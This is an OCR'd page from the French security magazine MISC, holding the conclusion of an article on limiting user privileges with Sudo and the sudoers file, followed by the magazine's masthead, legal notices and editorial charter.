
Alors, vous voulez toujours communiquer le mot de passe root à tous ? Plus d'excuse maintenant, si Sudo fonctionne sur votre système, vous ne devez plus fournir les pleins droits à vos utilisateurs s'ils n'en ont pas besoin. Et, comme en cuisine, le plus difficile sera de déterminer les droits exacts nécessaires à chacun pour travailler. Ni trop, ni trop peu.

Je n'ai sûrement pas tout abordé dans cet article, donc, n'hésitez pas à consulter les manuels (`sudo(8)`, `visudo(8)` et `sudoers(5)`) pour tous les détails.

En résumé, Sudo permet d'octroyer des droits limités à autrui de façon portable et, au final, assez simplement par un fichier ASCII. Ce n'est pas la solution ultime, mais y en a-t-il une ?

Références

[1] **http://www.sudo.ws**



MISC
est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : miscabo@ed-diamond.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler

Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor

Conception graphique :
Kathrin Troeger

Secrétaire de rédaction :
Dominique Grosse

Relecteurs :
Cédric Blancher - sid@rstack.org
Thierry Martineau - thierrymartineau@yahoo.fr

Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08

Service abonnement :
Tél. : 03 88 58 02 08

Impression : I. D. S. Impression (Sélestat)

Distribution :
(uniquement pour les dépositaires de presse)

MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 8 euros

Imprimé en France
Printed in France

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

CHARTE

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.